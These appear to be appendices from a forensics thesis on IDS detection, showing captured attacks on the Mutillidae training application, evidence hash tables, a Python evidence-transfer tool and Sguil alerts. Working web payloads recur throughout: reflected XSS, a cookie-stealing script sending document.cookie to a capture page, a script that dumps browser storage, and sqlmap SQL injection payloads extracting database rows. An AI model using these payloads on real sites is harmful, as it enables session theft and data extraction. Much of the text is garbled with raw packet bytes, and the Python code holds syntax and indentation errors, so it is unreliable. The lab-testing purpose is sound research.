Response	øÐHTTP/1.1 200 OK Date: Sun, 19 May 2013 00:49:46 GMT Server: Apache/2.2.22 (Ubuntu) X-Powered-By: PHP/5.4.6-1ubuntu1.1 Set-Cookie: PHPSESSID=5m6tfnds3liquai1dq8qghd2p4; path=/ Set-Cookie: showhints=0 Logged-In-User: Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 7620 Content-Type: text/html

	SimpleXSS

Request	Host: Content-Length: 104 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip, deflate, compress Accept: */* User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6 #˜Q\Z B B)¢ªÁ PV-ÀE 4k @ @£ÚÀ¨¾d¬ < P¯žSp½Ù°¦€ zÿ□ ÖÙ Rp #˜Qµ[ª ª PV-À)¢ªÁE œî£@ ?Ï¬ <À¨¾d¯ž P°¦Sp½Ù€! Rp ÖÙdns-lookup-php-submit-button=Lookup%2BDNS&target_host=%3Cscript%3Ealert%28%22hacked%22%29%3C%2Fscript%3E #˜Q-\ B B)¢ªÁ PV-ÀE 4k@ @£ÙÀ¨¾d¬ < P¯žSp½Ù°¦z€zÿ ÖÚ Rp #˜QH¼êê)¢ªÁ PV-À E Ük@ @ž0À¨¾d¬ < P¯žSp½Ù°¦z€zÏ Öà RpHTTP/1.1 200 OK Date: Sun, 19 May 2013 00:55:40 GMT Server: Apache/2.2.22 (Ubuntu) X-Powered-By: PHP/5.4.6-1ubuntu1.1 Set-Cookie: PHPSESSID=1lo4h3bg4alehv32askrajjqd0; path=/ Set-Cookie: showhints=0 Logged-In-User: Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 6525 Content-Type: text/html

Response	python readingothersprofile.py {'content-length': '7620', 'content-encoding': 'gzip', 'set-cookie': 'PHPSESSID=5m6tfnds3liquai1dq8qghd2p4; path=/, showhints=0', 'x-powered-by': 'PHP/5.4.6-1ubuntu1.1', 'vary': 'Accept-Encoding', 'server': 'Apache/2.2.22 (Ubuntu)', 'logged-in-user': '', 'date': 'Sun, 19 May 2013 00:49:46 GMT', 'content-type': 'text/html'} Reading other users profiles using XSS was successful

	SimpleSQl

Request

Host:

Content-Length: 78

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate, compress

Accept: */*

User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

l d
Ý

ÞSø¢B B)¢ªÁ PV-ÀE 4”@ @ûFÀ¨¾d¬ < P¯•ôl+;òMðï€zªh

8° ´F d °
Ý

Uø¢• • PV-À)¢ªÁE ,B•@ ?Ìý¬ <À¨¾d¯• PòMðïôl+;€!g#

´F 8°username=%27+or+1%3D1+--+&user-info-php-submit-button=View%2BAccount%2BDetails° d
Ý

ÝUø¢B B)¢ªÁ PV-ÀE 4•@ @ûEÀ¨¾d¬ < P¯•ôl+;òMñ=€zª

8° ´F d
Ý

µèø¢êê)¢ªÁ PV-À E Ü–@ @õœÀ¨¾d¬ < P¯•ôl+;òMñ=€zg¯

8¹ ´FHTTP/1.1 200 OK

Date: Sun, 19 May 2013 00:52:58 GMT

Server: Apache/2.2.22 (Ubuntu)

X-Powered-By: PHP/5.4.6-1ubuntu1.1

Set-Cookie: PHPSESSID=nc5kmn1ptcht4rr993e8l6sf81; path=/

Set-Cookie: showhints=0

Logged-In-User:

Vary: Accept-Encoding

Content-Encoding: gzip

Content-Length: 6995

Content-Type: text/html

Response	python simplexss.py {'content-length': '6525', 'content-encoding': 'gzip', 'set-cookie': 'PHPSESSID=1lo4h3bg4alehv32askrajjqd0; path=/, showhints=0', 'x-powered-by': 'PHP/5.4.6-1ubuntu1.1', 'vary': 'Accept-Encoding', 'server': 'Apache/2.2.22 (Ubuntu)', 'logged-in-user': '', 'date': 'Sun, 19 May 2013 00:55:40 GMT', 'content-type': 'text/html'} using simple XSS attack was successful

	Sql injection one

Request

Content-Length: 71

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip, deflate

Host:

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1

Connection: close

Referer: http://localhost/mutillidae/index.php?page=view-someones-blog.php

Cookie: showhints=0; Xplico=t6d3p5j76k0hned9p8ptobopa1;
PHPSESSID=b5c3qbo8kfih64f66e7sul54f5

Content-Type: application/x-www-form-url encoded

¨#˜QrI B B)¢ªÁ PV-ÀE 4•ç@ @~óÀ¨¾d¬ < P¯Ÿí»þ(ü°³Þ€{ž•

qÏ íf¨#˜Q~K ‰ ‰ PV-À)¢ªÁE {W3@ ?¸`¬ <À¨¾d¯Ÿ Pü°³Þí»þ(€!6*f*

íf qÏauthor=admin&view-someones-blog-php-submit-button=View%20Blog%20Entries¨#˜QîK
B B)¢ªÁ PV-ÀE 4•è@ @~òÀ¨¾d¬ < P¯Ÿí»þ(ü°´%€{žM

qÐ íf¨#˜QÁ› êê)¢ªÁ PV-À E Ü•é@ @yIÀ¨¾d¬ <
P¯Ÿí»þ(ü°´%€{X

---

qÕ ífHTTP/1.1 200 OK

Date: Sun, 19 May 2013 00:58:18 GMT

Server: Apache/2.2.22 (Ubuntu)

X-Powered-By: PHP/5.4.6-1ubuntu1.1

Logged-In-User:

Vary: Accept-Encoding

Content-Encoding: gzip

Content-Length: 6318

Connection: close

Content-Type: text/html

python sqlinjectionone.py

mkdir: cannot create directory `/pentest/database/sqlmap/targets': File exists

sqlmap/1.0-dev (r4766) - automatic SQL injection and database takeover tool

http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:58:16

[12:58:16] [INFO] parsing HTTP request from '/pentest/database/sqlmap/targets/mut.blog.request4'

[12:58:16] [INFO] using '/pentest/database/sqlmap/output//session' as session file

[12:58:16] [INFO] resuming injection data from session file

[12:58:16] [INFO] resuming back-end DBMS 'mysql 5.0' from session file

[12:58:16] [INFO] testing connection to the target url

[12:58:23] [INFO] heuristics detected web page charset 'ascii'

sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

Place: POST

Parameter: author

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' AND (SELECT 2570 FROM(SELECT COUNT(*),CONCAT(0x3a697a673a,(SELECT (CASE WHEN (2570=2570) THEN 1 ELSE 0 END)),0x3a7675713a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'OCKY'='OCKY&view-someones-blog-php-submit-button=View Blog Entries

Type: UNION query

Title: MySQL UNION query (NULL) - 4 columns

Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' UNION ALL SELECT NULL, NULL, NULL, CONCAT(0x3a697a673a,0x6e6d4750556646784542,0x3a7675713a)# AND 'IQer'='IQer&view-someones-blog-php-submit-button=View Blog Entries

---

[12:58:23] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

	StealingCookies

Request	Host: Content-Length: 227 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip, deflate, compress Accept: */* User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6 --- ÌûÃB B)¢ªÁ PV-ÀE 4Â @ @LÍÀ¨¾d¬ < P¯¡gÕ„€êî´€ zÌj F• Â$ d H Ý --- 'ýÃ% % PV-À)¢ªÁ E VØ@ ?¸¬ <À¨¾d¯¡ Pêî´gÕ„€€!————————————————\ Â$ F•ToolID=%22%7D%7D+%29%253bdocument.location%253d%2522http%253a%252f%252flocalhost%252fmutillidae%252fcapture-data.php%253fcookie%253d%2522%2B%252b%2Bdocument.cookie%253b%2F%2F&pen-test-tool-lookup-php-submit-button=Lookup%2BTool H d Ý --- ”ýÃB B)¢ªÁ PV-ÀE 4Â@ @LÌÀ¨¾d¬ < P¯¡gÕ„€êï—€ ,Ë□ F• Â$ d Ý --- jQ Ãêê)¢ªÁ PV-À E ÜÂ@ @G#À¨¾d¬ < P¯¡gÕ„€êï—€ , â F“ Â$HTTP/1.1 200 OK Date: Sun, 19 May 2013 01:01:56 GMT Server: Apache/2.2.22 (Ubuntu) X-Powered-By: PHP/5.4.6-1ubuntu1.1 Set-Cookie: PHPSESSID=cl78ph27p5o6qkckji93g9if74; path=/ Set-Cookie: showhints=0 Logged-In-User: Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 7620 Content-Type: text/html

	Userinfo

Host:

Content-Length: 2520

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate, compress

Accept: */*

User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6 p d Ý

°p,ÖB B)¢ªÁ PV-ÀE 4ŽQ@ @€‰À¨¾d¬ < P¯§b
ÔJ$#€ zÍï …… d Ý

ës,ÖêêPV-À)¢ªÁ E Ü"@ ?è"¬ <À¨¾d¯§ PJ$#b
Ô€!|
……username=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localSt
orage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3D0%3Bi%3Cl.length%3Bi%2
B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+
%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3B+for%28i%3D0%3Bi%
3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%
2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Baler
t%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3B+localStorage.s
etItem%28%22AccountNumber%22%2C%22123456%22%29%3BsessionStorage.setItem%28
%22EnterpriseSelfDestructSequence%22%2C%22A1B2C3%22%29%3B+sessionStorage.setIte
m%28%22SessionID%22%2C%22japurhgnalbjdgfaljkfr%22%29%3BsessionStorage.setItem%2
8%22CurrentlyLoggedInUser%22%2C%221233456789%22%29%3Btry%7Bvar+m+%3D+%2
2%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3Bfor%
28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2
B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%
3B%7D%3Bfor%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%2
8i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22
%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message
%29%3B%7D%3C%2Fscript%3E&password=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%
3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3
D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D
+lKey+%2B+%22%3D%22+%2B ” Ý t,Ör r PV-À)¢ªÁ E

---

d"@ ?é™¬ <À¨¾d¯§ PJ)Ëb
Ô€!Mß
……+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3B+for%28i%3D0%3Bi%
3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%
2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Baler
t%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3B+localStorage.s
etItem%28%22AccountNumber%22%2C%22123456%22%29%3BsessionStorage.setItem%28
%22EnterpriseSelfDestructSequence%22%2C%22A1B2C3%22%29%3B+sessionStorage.setIte
m%28%22SessionID%22%2C%22japurhgnalbjdgfaljkfr%22%29%3BsessionStorage.setItem%2
8%22CurrentlyLoggedInUser%22%2C%221233456789%22%29%3Btry%7Bvar+m+%3D+%2
2%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3Bfor%
28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2
B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%
3B%7D%3Bfor%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%2

Response	python userinfoxss.py {'content-length': '6555', 'content-encoding': 'gzip', 'set-cookie': 'PHPSESSID=bdt7sfo4ma42qhot2jnv49kfi6; path=/, showhints=0', 'x-powered-by': 'PHP/5.4.6-1ubuntu1.1', 'vary': 'Accept-Encoding', 'server': 'Apache/2.2.22 (Ubuntu)', 'logged-in-user': '', 'date': 'Sun, 19 May 2013 01:07:23 GMT', 'content-type': 'text/html'} Stealing users information with XSS was successful

APPENDIX F

1. The hash key gather before transferring and after transferring the evidence:

	Number	Before	after
Snort to FS	Test1	141a552a1276ca26dfce4a7ff7571255	141a552a1276ca26dfce4a7ff7571255
	Test2	a5a728f338df6ae4931c3542ec6b1a03	a5a728f338df6ae4931c3542ec6b1a03
	Test3	6097d30a31b8ba40608043d6629867fd	6097d30a31b8ba40608043d6629867fd
	Test4	5dd2a4449ce0eed22fd5dcaa1df3b5e4	5dd2a4449ce0eed22fd5dcaa1df3b5e4
	Test5	b3be0418ea7bca265a8366845e079bd0	b3be0418ea7bca265a8366845e079bd0
	Test6	64576e81138b8b786307e4b8748511b3	64576e81138b8b786307e4b8748511b3
	Number	Before	after
Suricata to FS	Test1	0b6da2f8adebf7fbe077cf09149ab82a	0b6da2f8adebf7fbe077cf09149ab82a
	Test2	419fa2bb7153a70c220731d06611b218	419fa2bb7153a70c220731d06611b218
	Test3	66c26d945775849750b534773448c4fa	66c26d945775849750b534773448c4fa
	Test4	70d34402c0867538e8fb48b05482 0e68	70d34402c0867538e8fb48b05482 0e68
	Test5	c5b7c7500571358b8d963f04a3a7f8de	c5b7c7500571358b8d963f04a3a7f8de
	Test6	218cd422f8ed25f1820610301f92c1f1	218cd422f8ed25f1820610301f92c1f1
	Number	Before	After
Bro-ids to	Test1	b400b532e33f78551e6847c1f5965e56	b400b532e33f78551e6847c1f5965e56

	Test2	6889e061fa74b8983bf05ebce671b405	6889e061fa74b8983bf05ebce671b405
	Test3	1d75edb0757f7d4567ad7723d8ba082e	1d75edb0757f7d4567ad7723d8ba082e
	Test4	92a415b739775370b69138f5ca1f7f72	92a415b739775370b69138f5ca1f7f72
	Test5	c60f4911c5037498343f0bf1136b7802	c60f4911c5037498343f0bf1136b7802
	Test6	7d67e886b5b3ba7024b1d56be8e8b693	7d67e886b5b3ba7024b1d56be8e8b693

The built application to transfer the evidence:

```
import fserver
import zippfolder
import zipfile
import glob
import hashlib
import MySQLdb
import os
import subprocess
import sys
import time
import MySQLdb
import subprocess


from progressbar import AnimatedMarker, Bar, BouncingBar, Counter, ETA, \
                        FileTransferSpeed, FormatLabel, Percentage, \
                        ProgressBar, ReverseBar, RotatingMarker, \
                        SimpleProgress, Timer



print"""
================================================================================

 ___ ____  ____ ___ _   _ _____ ___   ____ ___  _     _     _____ ____ _____
| *_|  _ \/ _*_|_ _| \ | |  ___/ _ \ / _*_/ _ \| |   | |   | ____/ _*_|_   _|
 | || | | \___ \| ||* \| | |_ | | |*| |  | | | | |   |*|   |  _|| |     | |
```

```
  | || |_| |___) | || |\  | *_|| |_| | |__| |_| | |___| |___| |__| |___  |*|
|___|_*__/|____/_*_|_| \_|_|   \___/ \____\_*_/|_*___|_____|___*_\____| |_|


================================================================================
************************Created BY Muteb Alqahtani****************************
================================================================================"""


print """1.start cloning the database\n
2.start cloning the IDS output files\n
3.start cloning the other logs \n
4.start the server \n
5.perform all the above functions\n"""
num="0"
num=raw_input("choose the function number that you want to perform:[defualt:5]")
while num=="1":
     databaseconfirmation=raw_input("are you sure you want to clone all
databases?[default:yes]\n")
     user_input=raw_input("please enter the username:\n" + chr(8)*4)
     passwd_input=raw_input("please enter the password:\n")
     folder="/evidenceC"
     #print folder
     print "the collected databsae will be gather into the folder evidenceC"
     yourlocation= ""
     host='127.0.0.1'
     conn = MySQLdb.connect (host, user_input, passwd_input)
     cursor = conn.cursor()
     cursor.execute("SHOW DATABASES")
     print ("-------------------------------------------")
     widgets = ['Progress: ', Percentage(), ' ', Bar(marker=RotatingMarker()), '
```

```
', ETA(), ' ', FileTransferSpeed()]

      results = cursor.fetchall()

      pbar = ProgressBar(widgets=widgets, maxval=10000000).start()

      cursor.close()

      conn.close()

      for i in range(1):

            for result in results:

                  backupfile=result[0]+".sql"

                  cmd="echo 'clone up "+result[0]+yourlocation+backupfile+"'"

                  pbar.update(10*i+1)

                  subprocess.call(cmd,shell=True)

                  cmd="mysqldump -u "+user_input+" -h "+host+" -p"+passwd_input+"
--opt --routines --flush-privileges --single-transaction --database "+result[0]+"
| gzip -9 --rsyncable >"+ yourlocation + backupfile

                  os.system(cmd)

                  md5 = hashlib.md5()

                  with open(backupfile,'rb') as f:

                        for chunk in iter(lambda: f.read(8192), b''):

                              md5.update(chunk)

                  print "the hash key for " + backupfile + "is:/n"

                  print md5.hexdigest()

                  print('-----------------------------------------')

      pbar.finish()

      break

while num=="2":

      databaseconfirmation=raw_input("are you sure you want to clone all
databases?[default:yes]\n")

      idsnumber=raw_input("please insert how many IDSs you have in this
machine?\n")

      for n in range(int(idsnumber)):
```

```
            idsdirs=raw_input("please insert the dicrectory folder for the IDS
logs")

            if os.path.exists(idsdirs):

                  print("THE DIRECTORY EXISTS")

                  subprocess.call('ls -o '+ idsdirs,shell=True)

                  confirmgathing=raw_input("are sure you want to gather all the
above files?[yes]")

                  idsname=raw_input("can you please give a name for this IDS:")

                  if confirmgathing=="yes":

                              backupfile= zippfolder.zippo(idsname,idsdirs)

                        print backupfile

      break

while num=="3":

      try:

            otherfilesnumber=raw_input("how many other logs do you want to
collect?/n")

            for i in range (int(otherfilesnumber)):

                  databaseconfirmation=raw_input("are you sure you want to clone
all logs?[default:yes]\n")

                        if databaseconfirmation=='yes':

                        idsname=raw_input("name of the logs' name to store the
files as: ")

                        idsdirs=raw_input("the other logs directory:")

                        zippfolder.zippo(idsname,idsdirs)

                  else:

                        print('end function')

      except :

            pass

while num=="4":

      try:
```

```
            files = glob.iglob(os.path.join("", "*.zip")
            for file in files:
                  if os.path.isfile(file):
                        zipfilename = file
                        with open(zipfilename,'rb') as f:
                              for chunk in iter(lambda: f.read(8192), 'b'):
                                    md5 = hashlib.md5()
                                    md5.update(chunk)
                                    print("================================")
                                    print ("the hash key for this file is:")
                                    print md5.hexdigest()
                                    print("================================")
                                    if True:
                                          startserver=raw_input("would you like to
launch the server as the final step for connection:")
                                                if startserver=="yes":
                                                fserver.forenserver()
                                                else:
                                                      print("the server can't be
launched")
                  else:
                        print("no file exists")
      except:
            pass
while num=="5":
      exitfirmation=raw_input("are you sure you want to exit the
application?[default:yes]\n")
```

```
import fserver

import fclient

import zippfolder

import zipfile

import glob

import hashlib

import MySQLdb

import os

import subprocess

import sys

import time

import MySQLdb

import subprocess

from progressbar import AnimatedMarker, Bar, BouncingBar, Counter, ETA, \

                        FileTransferSpeed, FormatLabel, Percentage, \

                        ProgressBar, ReverseBar, RotatingMarker, \

                        SimpleProgress, Timer

print"""

================================================================================

 ___ ____  ____ ___ _   _ _____ ___   ____ ___  _     _     _____ ____ _____

| *_|  _ \/ _*_|_ _| \ | |  ___/ _ \ / _*_/ _ \| |   | |   | ____/ _*_|_   _|

 | || | | \___ \| ||* \| | |_ | | |*| |  | | | | |   |*|   |  _|| |     | |

 | || |_| |___) | || |\  | *_|| |_| | |__| |_| | |___| |___| |__| |___  |*|

|___|_*__/|____/_*_|_| \_|_|   \___/ \____\_*_/|_*___|_____|___*_\____| |_|


================================================================================

************************Created BY Muteb Alqahtani****************************

================================================================================"""

print """1.compare the hash keys and extract the files for further testing

2.import the database into mysql\n

3.start running the Pcap files aganist one of the IDSs\n

4.would you like to investiage the IDS alerts and the related files manually\n

5.start the client \n
```

```
while num=="2":

     try:       idsnum=raw_input("would you like to run this pcap file aganist
snort [1.snort,2.suricata,3.bro]\n")

          pcappath=raw_input("enter the path for the pcap file to be read:\n")

          if idsnum=='1':
     subprocess.call("/usrc/local/snort/bin/snort -c
/usr/local/snort/etc/snort.conf -r"+pcappath,shell=True)

               while idsnum=='1':

                    print('calling barnyard')

                    subprocess.call("/usr/local/barnyard/bin/barnyard2 -c
/usr/local/barnyad/etc/barnyard2.conf -G /usr/local/snort/etc/gen-msg.map -S
/usr/local/snort/etc/sid-msg.map -d /var/log/snort -f /var/log/snort/snort.log -w
/var/log/snort/barnyard2.waldo", shell=True)

                    print('test is done')

          elif idsnum=='2':

               subprocess.call("suricata -c /etc/suricata/suricata.ymal -
r"+pcapath, shell=True)

               print('\n @@@the inspection has been done! it is time to check
Sguil, Elsa and Squert@@@\n')

               while idsnum=='2':

                    print('run barnyard and sguil')

                    subprocess.call("/usr/local/barnyard/bin/barnyard2 -c
/usr/local/barnyad/etc/barnyard2.conf -G /usr/local/snort/etc/gen-msg.map -S
/usr/local/snort/etc/sid-msg.map -d /var/log/suricata -f unified2.alert -w
/var/log/suricata/barnyard2.waldo", shell=True)

          elif idsnum=='3':

               print ('the inspection has been done! it is time to check the
monitoring applications')  except:         pass

while num=="3":

       dinvconfirmation=raw_input("are you sure you want to run wirehsark all
data")        if  dinvconfirmation==’yes’:

            subprocess.call(“sudo wireshark”)

       else:            print(‘either wireshark is not installed or you have no
previligie to run it’)

while num=="4": confiredtext=raw_input("are you sure you want to run the client
on port 5005:[defualt:No]")
```

```
      if confiredtext=='yes':          fclient.forenclient()

      else:

            print("you are good")

      #databaseconfirmation=raw_input("are you sure you want to
clone all databases?[default:yes]\n")



      #print("hello world")

      break

while num=="5":

      pcapfile="/bestexploitdonemanually"

      databaseconfirmation=raw_input("are you sure you want to run
the pcapfile aganist the IDS?[default:yes]\n")

      interface=raw_input("please choose the
interface\n[defualt:eth1]")

      print("the tcpreply is about to berun")

      subprocess.call("sudo tcpreplay -
i"+interface+pcapfile,shell=True)
```

APPENDIX G

1. Sguil outputs

```
Sensor Name:    forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:10:43

Connection ID:  .forensic-virtual-machine-eth1_1

Src IP:         172.160.0.60    (ACA0003C.ipt.aol.com)

Dst IP:               (Unknown)

Src Port:       60764

Dst Port:       80

OS Fingerprint: 172.160.0.60:60764 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60764 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)



SRC: POST /mutillidae/index.php?page=set-background-color.php
HTTP/1.1

SRC: Host:

SRC: Content-Length: 162

SRC: Content-Type: application/x-www-form-urlencoded

SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*

SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC: set-background-color-php-submit-
button=Set%2BBackground%2BColor&background_color=%3Cbody+color%3A%23
%22%22%3E%3CH1%3EHackedYA%3C%2FH1%3E%3Cbr+anything%3D%22%22%3E

DST: HTTP/1.1 200 OK
```

```
DST: Date: Wed, 27 Mar 2013 19:18:33 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=618accsfhdv1srb0bg1ivqg264; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 6073

DST: Content-Type: text/html
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:10:43

Connection ID:   .forensic-virtual-machine-eth1_1

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60764

Dst Port:        80

OS Fingerprint: 172.160.0.60:60764 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60764 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)



SRC: POST /mutillidae/index.php?page=set-background-color.php
HTTP/1.1

SRC: Host:

SRC: Content-Length: 162

SRC: Content-Type: application/x-www-form-urlencoded
```

```
SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*

SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC: set-background-color-php-submit-
button=Set%2BBackground%2BColor&background_color=%3Cbody+color%3A%23
%22%22%3E%3CH1%3EHackedYA%3C%2FH1%3E%3Cbr+anything%3D%22%22%3E

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:18:33 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=618accsfhdv1srb0bg1ivqg264; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 6073

DST: Content-Type: text/html
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:05:00

Connection ID:   .forensic-virtual-machine-eth1_3

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60767

Dst Port:        80

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)
```

```
OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 803

SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%
29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR
%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%2
9%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20A
S%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_dat
a%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
button=View%20Blog%20Entries
```

```
DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:

DST: 27a1
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:05:00

Connection ID:   .forensic-virtual-machine-eth1_4

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60767

Dst Port:        80

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 803
```

```
SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

